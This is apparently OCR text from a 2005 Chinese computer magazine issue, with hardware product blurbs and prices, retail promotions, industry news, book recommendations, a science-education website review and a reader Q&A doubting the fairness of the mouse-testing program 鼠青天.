九州风神高端品牌Snow Man发布一款全新产品——ANT 775，人称蚂蚁王，风扇前的两个支架恰似蚂蚁头部的触角，配合扣具的四角从整体上看宛如直立的蚂蚁。这款散热器采用了8mm高效双热管导热，导热极其迅速，纯铜底座和超薄的高密度散热 片，能尽可能地扩大散热面积。2000RPM低转速的9225倒挂大风扇，不仅给用户营造了一个静音的环境，也完全满足了散热器所需的风量。此款散热器适用于Pentium 4 LGA 775和Celeron D LGA 775系列CPU。

双敏推出新版双煞 2NS & DDR3 6600 仅 819

双敏电子再次推出高性价比欲抢占中端市场的GF6600双煞，即售价仅719元的新版速配PCX6618和售价819元的新版速配PCX6618超强版。新版速配PCX6618采用标准的GeForce 6600 256位核心。新版速配PCX6618超强版使用了与GeForce 6600GT相同的6层PCB板，6600GT的PCB板和2.0ns GDDR3显存让其潜在超频空间巨大，显存能稳定超频1000MHz以上，不仅大大领先GeForce 6600标准版，而且可以实现超越GeForce 6600GT的性能。

全新金河田 G8311 重金属的感受

金河田G8311音箱继承了上一代G8310产品上独特的侧面和正面的双向开口风筒设计，箱体材质采用高密度的MDF板材。性能方面低音单元采用5.25英寸大磁铁扬声器，低音强劲而震撼；2个卫星箱采用3英寸全音单元，中音饱满，高音亮丽清澈；并且采用进口PHILIPS功放集成电路，有源功率高达60W，整机系统全防磁设计。值得一提的是，G8311还在侧面提供一个耳机接口，个性化的耳机输出功能方便适用，更适合夜间欣赏音乐。

多彩 B21 摄像头 简约新视觉

袖珍式怀旧相机外观的多彩B21，是一架针对笔记本电脑设计的随身便携式摄像头。独设调焦环，具有手控调焦、微距快拍功能。B21可220 度的自由旋转角度。它具有"领秀"时尚的14组动静结合的特效辅助，8种自主相框编辑的功能。快速安装非常适合笔记本便携轻巧使用。

Lexar 闪电型闪存盘 瞬间移动的魅力

随着美国LEXAR（雷克沙）闪存盘进入国内市场序幕的拉开，其全系列闪存盘产品已经全面上市，作为LEXAR闪存盘中当之无愧的旗舰产品——JumpDrive Lightning（闪电型）格外引人瞩目，它拷贝100MB的文件仅需7秒，对于注重时间观念的商务人士，它的优势不言而喻！LEXAR JumpDrive Lightning采用圆润的不锈钢外壳，具有优秀的防水、防尘、防腐蚀性能。

佳能环保型 iR2230 系列数码复合机 科技引领健康商务办公

佳能公司近期推出新一代数码复合机——iR2230系列，这次新推出的iR2230系列包括了iR2230/2830/3530三种型号，速度分别为每分钟22页、28页、35页。这三款产品的密码保护文件存储箱、保密打印等功能为商务安全提供了可靠保障。更重要的是，新iR2230系列的3款产品全部使用100％无铅无铬钢板和螺钉，杜绝了造成人体和环境危害的可能性。无论是控制能耗还是杜绝环境污染，新一代iR2230系列都做的非常出色，是当之无愧的环保型数码复合机。

"X 攻势"掀起诱惑风暴 富士施乐发布多款打印复印新品

8月30日，全球领先的文件管理专家富士施乐在京举办了主题为"Print诱惑"的新品发布会。发布会上，富士施乐推出了包括激光打印机、多功能一体机、数码复印机在内的6个系列9款新品。9款新品的推出令富士施乐的"X攻势"又掀起了新一轮的风暴，也进一步完善了富士施乐渠道产品线，为不同领域的用户提供多样化选择，同时再次印证了富士施乐雄厚的技术实力。


■线报■

天敏 U 盒上市促销，省 108 元！

只有U盘大小，能看电视录节目的迷你电视棒——天敏"U盒"现已上市，上市定价388元。天敏现推出上市促销活动，拥有MP3或U盘的用户凭借您的MP3或U盘的购买凭证、教师或学生凭借教师证或学生证，都可以280元超低价格购买，立即省108元！此次活动时间从2005年9月1日至9月30日。

MP3 升级狂潮——蒙恬"3W"换购行动

即日起，蒙恬公司启动3W"MP3换购活动，消费者用任何旧的MP3，不论什么时候购买（When），不论在什么地点购买（Where），不论是什么品牌（What），都可以在广州各大电脑城蒙恬经销商处，折价100元换取全新MP3，可换机的型号包括：蒙恬魔法盒128MB、现代 HY-183（128MB/256MB）、现代 HY-6421（128MB/256MB）。



惠科 HKC"七剑"金秋大赠送

惠科金秋时节开展主题为"七剑"联 登场、 纷好礼不断的促销活动，特意为您准备七款显示器——"清"、"快"、"简"、"宽"、

"亮"、"省"、"绿"，号称"七剑"。凡在9月5日～9月30日间，任意购买液晶显示器"七剑"之一、二、三剑（781A、781B、H782A），送价值108元的保温杯一只，任意购买显示器"七剑"之四、五、六、七剑（775F、775CA、775CO、998CA），送价值38元精美发光笔一支。赠品数量有限，送完为止。

和谐之道　金河田劲霸ATX-S388静音版网吧专用电源

ATX-S388是国内首创基于和谐概念设计的电源，使用劲霸和谐电源，电脑的故障率将下降20%，电脑平均使用寿命将延长4500~9200小时，平均无故障使用时间可达80000小时左右。针对网吧电压偏低、供电不稳定的特点，ATX-S388采用宽幅电源设计，在150V~260V电压范围内，电源可以正常工作，避免因为电压不稳定而造成电脑系统的损坏，使工作环境更稳定、更安全，最大限度的降低网吧的维修和更换成本。

三星DDR2降价　"金条"全面普及

继三星对其唯一内存品牌"三星金条"换装防伪之后，近日，三星电子又开始了"三星金条大降价，全面普及DDR2"活动。此次三星金条DDR2系列内存适用台式PC的DDR2 184针、传输标准为PC3200（400MHz）的256MB内存，原价270元，现价仅199元，降幅达26%，而512MB和1024MB的DDR2内存原价分别470元、1050元，现价分别为399元、799元。"三星金条"为韩国三星电子在中国销售的唯一内存品牌，代表三星原厂原装正品内存条，产品实行一年包换，终身保修，全国联保的服务。

大大有礼　WD大容量盒装正品硬盘九城市促销火爆进行

即日起，建达蓝德与全球领先的数据存储厂商西部数据在九大城市推出了WD大容量盒装正品硬盘促销活动，凡在北京、上海、广州、深　、成都、长沙、武汉、西安、沈阳其中任一城市购买相应WD大容量盒装正品硬盘并进行网络注册的消费者，均可在指定地点领取相应的超值好礼一份。礼品数量有限，以当地电脑系统网络注册结束为准。

性价比至尊　国际品牌64位高亮屏笔记本惊爆9999

全球首款采用Turion 64处理器并配备高亮镜面屏的NEC A2100，售价一举由上市初的11999调整至9999。NEC A2100在配备了性能不俗的AMD Turion 64 ML34+（PowerNow节电技术）移动处理器的同时，更是拥有512MB DDR超大内存、80G海量硬盘，搭配COMBO（8XCD-RW/16XDVD）驱动器、15"亮度高达320流明SSV　丽屏、Sis Mirage高速显示引擎支持3D NOW显示技术，各种接口一应俱全。

■业界■

AOC冠捷喜获"2005年中国显示器服务用户满意金奖"

"2005年中国IT服务年会"于2005年8月16日在北京新世纪饭店隆重举行。它以"关注服务价值 创新服务内涵"为主题，汇集政府主管官员、国内外知名IT企业首脑等业界精英。会上颁发了"2005年度中国IT服务年度人物"、"2005年度中国最具价值的IT服务品牌"、"2005年中国IT产品服务用户满意品牌"、"2005年中国IT产品服务创新品牌"和"2005年中国重点行业IT服务用户满意品牌"。AOC冠捷荣获"2005年中国显示器服务用户满意金奖"，并入选2005年中国优秀IT服务提供商手册。

显示器进入环保时代　三星获颁全国首张显示器环保认证证书

国家环保总局中环联合认证中心在京向三星显示器颁发了全国首张显示器环保认证证书，这标志着显示器产品进入了"环保"时代。本次通过认证的产品包括三星793MB+、795MB+、794MB+、796MB+、797MB+、798MB+等系列CRT显示器及720NWz8型LCD显示器。经严格监测及为期两周的公示，认证中心认定产品符合环保标准，并向三星显示器系列产品颁发中国环境标志认证(II型)证书。

沐泽电脑加入"中小企业决策服务平台产业化联盟"

由中关村软件科技发起，包括　泽电脑、爱国者、人大金仓、和佳软件、TRS、佳软中国、DRUTT在内的八家企业，联合推出了一这款适合中小企业老板使用的信息化专用产品——"决策宝"。八家公司一致认为面对中小企业信息化时代，必须走产业化发展道路，各家以最优秀的产品联合在一起，为中小企业提供适用、好用、易用、耐用的信息化产品。8月25日上午，在钓鱼台国宾馆八方苑，中小企业决策服务平台产业化联盟成立大会上，八家企业的老总一起为加入联盟进行签字议事，并对联盟成立进行宣誓。

LG超宽视角液晶电视"极速"上市

日前，国际业界巨头LG电子推出了一系列拥有178°的宽视角、8毫秒极速响应时间的高端液晶电视，其中包括从26英寸到42英寸的4款产品，充分显示出了LG在液晶电视领域的王者本色。目前市场上主流液晶电视一般的响应速度为16毫秒或14毫秒，8毫秒响应速度的LG液晶电视是目前市场上最快响应速度的液晶电视。

超级音乐引擎 打造完美音质——魅族E3新品上市媒体发布会

8月25日，"超级音乐引擎 打造完美音质"，　族E3新品上市媒体发布会在京举行，国内数码MP3知名生产商　族发布了国内首家采用顶级芯片飞利浦 PNX0102的精品MP3产品——　族E3。同时　族也一同邀请了50余家新闻媒体于会共同分享　族新款产品再次领军国内MP3行业音质革命，努力打造国产精品产品的成功与喜悦！

航嘉"竭静全力再淘金"活动暨航嘉节能电源上市仪式圆满成功

作为航嘉"冷静新风范，酷爽大返现"活动的继续，航嘉"竭静全力再淘金"活动　航嘉冷静王加强版节能电源上市仪式，于2005年8月18日在深　航嘉工业园隆重举行。

航嘉"冷静新风范，酷爽大返现"是针对消费者的刮卡送现金活动，而航嘉"竭静全力再淘金"活动则是为了回馈积极配合航嘉暑期促销活动的二级、三级经销商和装机商的，体现了航嘉对经销商的重视。此次活动的形式相当新颖，全国28个中奖名额都是通过全国网络互连的方式抽取出来的。抽奖活动之前，航嘉还进行了航嘉冷静王加强版节能电源的发布仪式。

此次航嘉节能版冷静王电源的的面市，预示着航嘉未来电源研发新的方向将走向节能方面。目前，航嘉节能电源已经有2款，预计在2006年新年之前，航嘉还将推出4款节能电源。目前的两款节能电源，一款是航嘉冷静王加强版节能电源，一款是航嘉网　电源。



笙歌动舞　多彩科技全力征程数码时空

多彩科技稳健扎实的"外设之风"，赢得了大陆民族企业迈向国际品牌劲旅的恢弘体验。品质见精髓的激昂督导，连锁出厚重的品牌声望。自2005年3月德国汉诺威CEBIT展上首度亮相多彩高质数码产品以来，便持续制造精彩。个性时尚的多彩数码精品直击　夏　纷舞台的　力聚集新一波的消费热点　。

首推的多彩音舷、音翔两大系列，音效　神定位清晰。凭借成熟、大气的品牌效应，使首款音舷之DLA—610B俏玲　清新上市。"自然、摇滚、流行、古典"等7种音色显示的多语言强大释放功能令人心　摇荡。本色银质的音舷同系列DLA—608B音　以系出名门的"法拉利"流线型设计外形独绽冷香温玉的高贵美感。同样赢得了经久掌声……后续清雅色调的音翔系列多以神奇造型畅引一股潮流之美。如多彩DLA—609A"拉丁匣"、热辣DLA—612B"火美人"……

CF [CP12]



富士康915GL7MC-S打造主流主板

富士康915GL7MC-S采用i915GL＋ICH6芯片组合，支持LGA 775封装的P4和赛扬D系列处理器，最高可达3.4GHz，前端总线800MHz，集成的GMA900图形处理芯片性能几乎相当于独立的FX5200显卡性能！两组双通道内存模组，使其具有强大的升级潜力。做工和用料方面是富士康主板的强项，主板南、北桥芯片上都覆盖了面积硕大的散热铝片，CPU的供电部分采用了标准的三相供电回路设计，高品质的扼流线圈及电容的使用，为主板提供了稳定、纯净的电力供应。915GL7MC-S完全满足了一般的办公、学生和家庭用户使用需求，并具有相当的性价比。同时富士康提供惟一"零等待"售后服务，目前也被用户作为超值版首选主板品牌。

咨询电话:*800-830-6099*

产品价格:*739元*



金河田GD203特效摄像头 让你独具慧眼

金河田公司的这款GD203特效摄像头采用USB1.1标准传输接口，使用新一代1/4英寸CMOS图像传感器。摄像头的核心部件镜头则是使用了6mm高清晰相机专用玻璃镜头。最有特色的是，它内置了14种特殊效果和9款非常漂亮的相框，使用这些特效功能，可以使以往单调的视频聊天变得更加有趣。这些动态影像特效全面兼容时下流行的MSN、QQ等多个即时通讯工具。需要特别说明的是，这些特殊效果都是基于摄像头本身芯片级的解决方案，而且利用这些功能还可以制作带有本人照片的电子贺卡和自制大头贴。

咨询电话:*0769-5057928*

产品价格:*128元*



一起听、一起看 爱国者月光宝盒F179

首款触摸式按键、双向式双耳机设计的爱国者MP3月光宝盒F179，受到了众多年轻爱侣、时尚一族的喜爱。其双屏歌词显示，还能与爱人一起"共唱一首歌"。同时，F179拥有超大65K OLED彩色屏幕，支持独创的MTV电影播放功能，可将常用的电影文件转化为最适合播放的MTV格式。有了OLED全彩的支持，F179还具有强大的JPEG图片　览功能。最精妙的是，F179更首次在同类MP3中采用触摸式按键。F179使用520毫安时　电池，可连续播放MP3 15个小时。

咨询电话:*800-810-7666; 010-82607776*

产品价格:*799元（265MB）*



清华同方超越N 网吧兼容机终结者

清华同方超越N系列网吧专用电脑价格与一般的兼容机相差无几，率先打破了网吧品牌机消费的心理障碍。超越N系列网吧电脑在光驱和软驱的空挡部位设计了双层防盗挡板，其中内层密封全金属挡板，从根本上杜绝了黑手从前部的侵入；另外，这一专用电脑还采用机箱锁，可完全将机箱锁死；而束线夹的使用则可以锁定键盘、鼠标、摄像头等连线，使得外部设备也很难被拔走，从而充分保证了内部配件和外置设备的安全。超越N系列网吧电脑采用了BIOS硬盘保护设计，电脑在每次开机时都要对系统进行系统还原工作。此外，超越N系列网吧电脑还提供了智能IC卡的可选配置。

咨询电话:*800-810-5888;800-810-5546*

产品价格:*请电话咨询*



拿什么送给你，我的老师

纽曼影音王MP4 M996的全能特性最适合送给我们的老师，TFT真彩液晶显示屏，可直接播放ASF格式的MP4，画质可达VCD效果；支持MP3、WMA音频格式，并可同步显示歌词；支持JPEG格式图片　览，超大的存储量可以让老师把他历届学生的照片全部带在身上，随时重温。同时内置可扩展SD/MMC卡插槽，最大支持1GB的SD卡。电子图书功能让老师备课更轻松。需要注意的是，无论你是当面传递还是想给老师一个意外惊喜，都别忘了让他知道：纽曼影音王M996有个更实用的功能，在于可以定时录制电视节目，那他就不会因为备课而错过一直喜欢的《百家讲坛》了。

咨询电话:*010-96096201*

产品价格:*999元*



最新多彩K7010魔盒 倾慕主流

简洁按键设计的多彩魔盒键盘K7010，外形小巧，专为笔记本电脑设计。采用优质高弹性硅胶材料，力回馈感极佳。人性化的绕线设计，收放自如，携带方便，而且K7010盒装式的外形，能有效保护键盘在携带途中不被划伤、损坏，USB屏蔽线设计，能抗拉拔、抗折叠，有优异普通线材两倍的坚固度。

咨询电话:*0755-27394092*

产品价格:*60元*



好记星E900+ 轻松记单词

好记星E900+是由清华大学外语教研组开发出的数码单词学习机，它内置从小学到大学各阶段教学大纲要求掌握的单词及雅思、TOFEL、GRE、GMAT词汇、按词根、词性、属性分类的词汇等。好记星E900+针对学生一族英语学习过程中"发音不准、记不牢、效率不高"的现象而设计。好记星首次将权威、科学高效的五维立体记忆法产品化，让学习者实现对每一个单词的听、说、读、写、译五大记忆过程，可以帮助学生更高效地记住单词。

咨询电话:*800-810-3113*

产品价格:*998元*



鄙视公模 WeWa大眼妹亮妆登场

WMP-3180是蒙恬旗下最新的一款支持MTV视频电影播放功能的MP3，继承了WeWa系列杜绝公模的优良血统，WMP-3180的160×128像素分辨率65K色TFT彩屏配以极为细腻的磨砂金属外壳，让WMP-3180拥有了"大眼妹"的称号。用户使用随机附送的软件就能在电脑上方便地将目前互联网上最为流行的ASF、WMV等视频格式转换成128×96分辨率的MTV专用播放格式。此外，WMP-3180除支持目前高端MP3所拥有的TXT电子书阅读功能以及Line-in直录成MP3功能外还内置数码自动调频收音功能，并能自动搜索电台和自动保存。WMP-3180内置的 电支持超长时间回放，内置七种音效模式，支持英文、中文简体、中文繁体三种语言的歌词，能在1.8寸屏幕下同时显示10行中文字。

咨询电话:*010-82638582*

产品价格:*799元（256MB）*



优派智能化超高亮度LCD投影机PJ1168 震撼登场

优派面向高端的LCD投影机PJ1168具备了4500流明的超高亮度，是专为有中高亮度需求的办公室简报或教育训练等用途所设计，即使在室内较强的光线下，仍能提供足够清晰、明亮的画面，体现了优派"专业问题，专家解决"的投影机设计理念，展现了优派作为一家国际知名的显示设备供应商雄厚的技术实力。并且，对于PJ1168机型，优派仍然承诺业内唯一的"整机两年、灯泡一年"保修服务政策。

咨询电话:*800-820-3870*

产品价格:*58000元*



麦博2.1多媒体音箱M-520 超值之选

麦博公司近日向市场推出一系列以M开头的中低端价位2.1多媒体音箱，包括M-528、M-500、M-600等，M-520是其中定位最低的一款。M-520外形简洁，长方体的全木质箱体以黑色雅光饰皮为主色调，前面板则为银灰色。在前面板上，总音量、高音、低音调节全部前置，并有状态指示灯，使用简捷方便。M-520的功率为25W RMS（15W×2+5W），频率响应为60Hz～18KHz，信噪比大于80dB，隔离度大于40dB，整体为全防磁设计。

咨询电话:*800-830-5652*

产品价格:*130元*



斯巴达克X700黄金版 无愧超频专家称号

斯巴达克X700黄金版采用了ATI原厂卡惯用的红色PCB板，非公版设计，做工用料考究。核心选用热门ATI R410芯片，支持SMARTSHADER2.0、SMOOTHVISION2.1、HyperZ Ⅲ+显存优化等先进技术。虽然默认核心和显存频率分别为400MHz/500MHz，但是这款黄金版超频性能十分强劲。"超频专家"系列X700黄金版选用优质三星显存颗粒，从网站评测结果来看，其核心/显存频率轻松超到430/700MHz，这个频率大大超出了X700标准规格，冠以这款显卡"黄金版"称号的确是众望所归。

咨询电话:*010-62651467/68/69/70*

产品价格:*799元*

CF [CP13]

想唱就唱，秀出真我

■刀鱼工作室　秋雁北漂

超级女声，一时间红遍各类媒体的一档塑造平民偶像的电视节目，尽管已经结束，但还是街头巷尾人们乐此不疲议论的焦点话题，其所提倡的〝想唱就唱〞的勇于展现真实自我的精神，也为时下男女竞相标榜。今天，我们也要从〝想唱就唱〞开始说起。



电脑音乐技术与实践

羡慕归羡慕，即使我们没有超女〝完美〞的歌喉，其实也可以担当起音乐制作的大任，来亲身感受一下幕后英雄的无穷力。《电脑音乐技术与实践》就是这样一本由清华大学出版社出版的电脑音乐制作方面的书籍。本书用新颖的内容、通俗易懂的语言，完美 释了音乐在电脑上制作的真 。其中主要内容包括：Samplitude 7.0 电脑多轨录音、乐谱的排版和打印等。本书的特色之一是介绍了许多电脑音乐制作中常用的音乐软件工具，像 Nuendo 2.0 和 Cubasesx 2.0 的音乐制作系统、Reason 2.5 的模块音乐新概念、音乐水果 FruityLoops、虚拟吉他手 Virtual Guitarist、Vocaloid 人声歌唱合成器和模拟合成器软件纵览等等。本书强调实践，将各种软件和制作技巧的最实用一面介绍给读者。不过，阅读本书需要一定的音乐知识及电脑操作基础。

走出幕后，让我们将作品与三五好友一同分享，当然如果能拍摄成 MTV 就更好了。既可以让好友分享我们的快乐，而且也有可能〝一传十，十传百，成了全国皆知的秘密〞。将歌声与拍摄的视频整合编辑在一起，需要一些软件的帮助，会声会影 8 就是一款很适合于家庭使用的视频编辑软件。由海洋出版社精心策划的中文版《会声会影 8 —— DV 影片采集/编辑/刻录全掌握》一书，可以让我们很快掌握这款软件的使用。这本书简单易懂，并配有双语（国语、粤语）4CD 多媒体光盘，巧妙地用典型范例将会声会影 8 的卓越功能进行了淋漓尽致的描述。本书主要内容包括中文版会声会影 8 的系统需求、如何采集视频、如何用影片向导快速制作数码影片、如何剪辑各类素材、如何制作影片特效、精彩的标题文字效果制作、声音的输入一直到最后的光盘输出全过程，而且采用了〝流程式〞教学方式，脉络清晰，通俗易懂，全面细致，重点突出，是不可多得的一本好书。



会声会影 8 —— DV 影片采集/编辑/刻录全掌握

除通过视频来记录我们的生活，还可以通过数码相机将自己捕捉的生活瞬间分享给朋友。那么应该如何选购数码相机？如果你已经拥有了一台数码相机，你是否会将其应用得更好呢？或许你需要一本全方位解剖数码摄影的书籍——《数码摄影与数码照片处理宝典》。有着 25 年专业媒体记者和摄影师经历的 Dan Simon，曾为美国的《纽约时报》、《国家地理》等杂志提供过摄影作品。这位数码领域的专家在这本书中向广大数码摄影爱好者介绍了如何选择适合自己的相机、如何操作数码相机、如何拍摄令人叹服的照片以及如何借助 Photoshop 动手处理图像等。本书还专门就如何进行风景、运动、人物等不同领域的摄影进行了探讨，介绍了一些适合这些特殊领域的专用技巧。本书适合广大数码摄影爱好者及想在摄影领域有所突破的发烧友。可以说，对数码相机的初学者来说，这是一本必备的万用手册。



数码摄影与数码照片处理宝典

小编有话说：影音多媒体技术已经逐渐被广大“电脑爱好者”所熟知，而且越来越受到关注。从捕捉生活瞬间的数码照片，到前卫个性的 DV 短片，以及越来越火暴的网络歌曲，都让我们感受到影音多媒体技术正在趋于成熟，并被我们所利用，希望本期给大家介绍的图书对大家有所帮助。

CF [BL01]

征集评论

每个学习计算机的人，都或多或少买过一些计算机书籍，有淘到好书的惊喜，也有买到一些烂书后的懊恼，那么不妨将你购书的喜怒哀乐写出来，以为后来者鉴。可以是推荐某本书的，也可是对某本书三言两语的评论，可以是对刚刚推出的新书的评介，形式不拘。尤其欢迎那些能围绕某一特定主题，有针对性地同时推荐三、四本书的稿件。投稿信箱：media@cfan.com.cn，来稿请注明“淘书吧”



科学才是硬道理

■天草

探宝队队员招募行动: 想加入“网站探宝队”的行列吗? 如果您有迫切希望探宝的网站，或者发现了某个网站的宝藏，请将您的建议或发现发送至info@cfan.com.cn(邮件标题请注明“网站探宝”)。

寻宝对象: 科学探索 http://sciexplorer.etvonline.tv/

寻宝理由: 很多人认为，科学因为严谨而死板、因为真实而无趣。确实，在多数情况下，靠书本上的知识来学习科学，很容易让人觉得枯燥乏味。今天要给大家介绍一个好地方，科学原来是如此有趣的……(该网站默认为英语，请点击页面左侧的〝中文版〞切换至中文)



在网上，我有我的实验室

电影、动画片里的科学家整天把自己关在研究所里，面对一大堆奇奇怪怪的玻璃容器，就能研究出令人　目的惊人成果。现在好了，你不必是科学家，我们为你准备了一间专用的虚拟实验室。


链接:http://sciexplorer.etvonline.tv/scienceexplorer_scilab_menu.html

稀饭收藏夹:

①神奇的网上解剖

记得以前上生物课的时候需要解剖小白鼠，还未〝下手〞已经恶心得想吐了，而且总觉得非常残忍。在虚拟实验室里，有一套〝哺乳类的消化系统(老鼠)〞的模拟解剖系统，不用〝杀生〞也能顺利地完成解剖了! 点击解剖系统左上角的问号图标，系统就能对当前应进行的步骤进行提示。

链接:http://sciexplorer.etvonline.tv/scienceexplorer_scilab_06.html



②小小太空人的太阳系之旅

从很小的时候我就知道，在月球、火星上可以跳得很高，而直到上了学以后听了牛顿被苹果砸的故事，才知道原来是引力在起作用。要记住物理课上那一大堆的公式实在是太不易了，如何才能直观地感受到引力的作用呢? 我们的英雄〝小小太空人〞正要向太阳系九大行星进发，来看看他在每颗行星上究竟能跳多高吧!

链接:http://sciexplorer.etvonline.tv/scienceexplorer_scilab_05.html



③水火箭，升天吧

有没有玩过用饮料瓶做成的水火箭? 将水和空气按一定的比例压缩到瓶体中，水火箭就能升空了。至于水和空气的比例，则是我们这次需要实验的内容，只有比例恰到好处，才能让水火箭飞得最高。

链接:http://sciexplorer.etvonline.tv/scienceexplorer_scilab_03.html




④山崩、地裂、火山爆发

可能世界上最喜欢拍灾难片的国家是美国，巨大的龙卷风、　星撞地球形成的空前海啸、地球要爆炸，甚至火星人血洗地球……你有没有兴趣了解灾难背后的故事? 山崩、地裂会带来什么? 火山爆发形成的原因是什么?

链接:http://sciexplorer.etvonline.tv/scienceexplorer_scilab_04.html

⑤水的三种形态




降温可以把水变成冰块，加温则可以把水变成气体，这个〝固态→液态→气态〞的转换过程，只有动画才能表达得清楚。

链接:http://sciexplorer.etvonline.tv/scienceexplorer_scilab_01.html

⑥让液体坐一回“过山车”

实在是难以忘怀〝嘉年华〞里各种让人五脏六腑里折腾出来的游乐项目，有没有想过让液体也坐一回〝过山



“鼠青天”真的是青天吗？

■未名

上海读者CoolFan：前些天我在网上看到了一款名为“鼠青天”的鼠标测试软件，我用了一款杂牌鼠标，测试结果还挺高，看到网上很多人对这款软件的测试结果都产生了疑问，请问它测出的分数是否权威呢？

鼠标的定位得更准


DPI是影响鼠标定位精确与否的重要参数。在光电鼠标中，这个量表示的是为了能被人观察到的屏幕上的变化，鼠标必须移动的最小距离。这里的变化是指屏幕上的任何变化，比如光标移动1个像素，或在游戏中做180度大转身。

当光标移动1像素，鼠标所必须移动的最小距离就是DPI的倒数。比如400DPI的鼠标A，那么它只要移动1/400英寸，屏幕上就可以移动1个像素。对于一款800DPI的鼠标B，则只要移动1/800英寸，光标就可以移动1像素。现在将B鼠标移动1/400英寸，屏幕上就可以移动2个像素，结果表现为鼠标B光标移动速度是鼠标A的2倍。

那么在鼠标移动距离相同的情况下，鼠标A怎么才能获得鼠标B的光标移动速度呢？当然是通过驱动来解决。只要在驱动里设置鼠标移动一次，移动像素2个，这样鼠标A的速度也没问题了，但问题产生了，可能鼠标A在快速移动时你并没有感觉，但慢速移动时，你就会感觉光标只能在2的倍数号的像素上停留，于是鼠标“跳”了起来。想想看用这种鼠标在CS中如何准确地射杀敌人呢？

最近，〝鼠青天〞的确吸引了不少人的目光，我们自己也对这款软件进行了测试。如果还没用过的朋友可以从http://nj.onlinedown.net/soft/42000.htm下载到。

首先，安装好软件，然后运行，这时就会出现需要安装驱动的提示，该驱动是测试鼠标所必须安装的，安装后继续。打开软件界面，点击左上角的〝开始测试〞按钮，然后左右晃动鼠标，注意幅度不要过小，而且不要停(见图)，大约几秒钟后就可以得到测试后的分数了。



测试完成后，别忘了按下F7键，解除测试驱动。

大家的测试结果应该也和我们的相同，而且也应该有个结论：晃动速度及幅度不同，最终测试结果也有所不同，同一款鼠标，我们测试了三次，结果中分别得到了85、87、91的分数，测试出的最终分数也有所不同。

那么这款软件测出的数据是否具有公正、权威性呢？我们在询问了有关专家后，得到了如下答复。

〝鼠青天〞是众誉电子有限公司(生产双飞燕鼠标的厂家)推出的鼠标测试软件，在测试时需要安装自己的驱动，仅从这一点上，就可以对其公正性质疑。一款好的硬件测试程序，是不能建立在驱动程序之上(比如前段时间闹得沸沸扬扬的3DMark事件，就足以说明驱动对测试软件的影响)，仅这一点就要对其公正，公平性表示怀疑。

软件是通过人为的晃动鼠标来检测数值，在无形之中产生了误差，所以也会出现测试数据差别较大的情况。

作为一款公正的测试软件，显然上面这些问题都必须要解决的。也许随着软件版本的升级，〝鼠青天〞会变成一款非常完美的鼠标测试软件，但就现在的2.7版来说，它测试出的数值参考意义不大。

CF [YY03]

车〞呢？其实是把各种液体装进离心机内，然后根据液体的上下关系来确定其密度，也是很好玩的游戏。

链接：http://sciexplorer.etvonline.tv/scienceexplorer_scilab_02.html

科学短片大串烧

地球上有哪些资源？力的作用究竟是什么样的？人体有哪些奥妙？食物从哪里来？还有人类究竟在地球上造成了哪些污染？这些都值得我们了解，看了这些短片之后，有的让人觉得非常神奇，而有的则让人触目惊心……


链接：http://sciexplorer.etvonline.tv/scienceexplorer_sciarchives.html

观看方法：打开上面的链接后，将页面中想要观看的内容(录像带图标)拖动到右侧的放映机中，即可观看。

推荐短片：电、自然现象、污染。

自己打造机器人

很多看过电影《星球大战》的朋友都对影片中的各种稀奇古怪的机器人颇感兴趣，有没有想过自己动手打造一个机器人呢？我们还可以跟机器人一起穿梭时空回到过去，看看机器人的祖先是如何工作的。



链接：http://sciexplorer.etvonline.tv/scienceexplorer_robotdiy.html

大科学家与小科学家

牛顿、爱迪生、爱因斯坦，这些伟大的科学家的故事永远被人们所传颂，而现在越来越多的年轻人甚至孩子，也加入了科学研究的行列。今天的小科学家，就可能是明天的大科学家。

链接：http://sciexplorer.etvonline.tv/scienceexplorer_scientists_menu.html

链接：http://sciexplorer.etvonline.tv/scienceexplorer_scikids_menu.html

CF [YY02]



在我们的生活中，处处都有数字的存在。人们熟悉的、用到的往往只是它们表面的意思，但就在这简简单单的数字后面却蕴含着人生无穷的奥秘。还在上中学的CFan读者孙明超给我们投来了他拍摄的“数字·人生”，同样是面对数字，他的视点和其他人就是不太一样……

数字·人生



不管外观是华丽还是朴实无华，按几个数字便可以语言交流，若心灵沟通也如此简单该多好



数字的积累有时意味着知识的增长，但知识的积累不能用简单的数字衡量



600 分与 599 分，隔开的到底是两个分数，还是一个人的一生？



几个小小的数字——它们不是万能的，但没有它们却是万万不能的

钟表转过 24 圈又重新开始数字的轮回，每个人也会有重来的机会，但是少得可怜



人们有时喜欢用这种越来越大的数字来做衡量的标准，那么感情呢？



走进读者的电脑生活

0和1之间我是什么？

■仰望生命

从开始到现在，我接触电脑的时间多过了与别人交流的时间，不管是快乐的时候，还是悲伤的时候，大部分时间是电脑陪我度过，要不是语言不通，也许电脑会成为我的兄弟。在0和1之间我是什么呢？不会电脑的人不会的只有一个，会电脑的人不会的还有很多。在与电脑相伴的日子里，有太多的故事和感悟……

游戏：天堂与地狱

七年前刚进大学象牙塔的时候就误入地狱，游戏成了生活的主题。那时候的我笨小孩一个，连开机都不会，全靠"大虾"的关照，其实现在看来，他们也只是刚脱离菜鸟而已。在"大虾"的十指神功狂敲之下，键盘实在无力招架，终于交出游戏逃过一劫，我则立刻陶醉在游戏的角色之中。

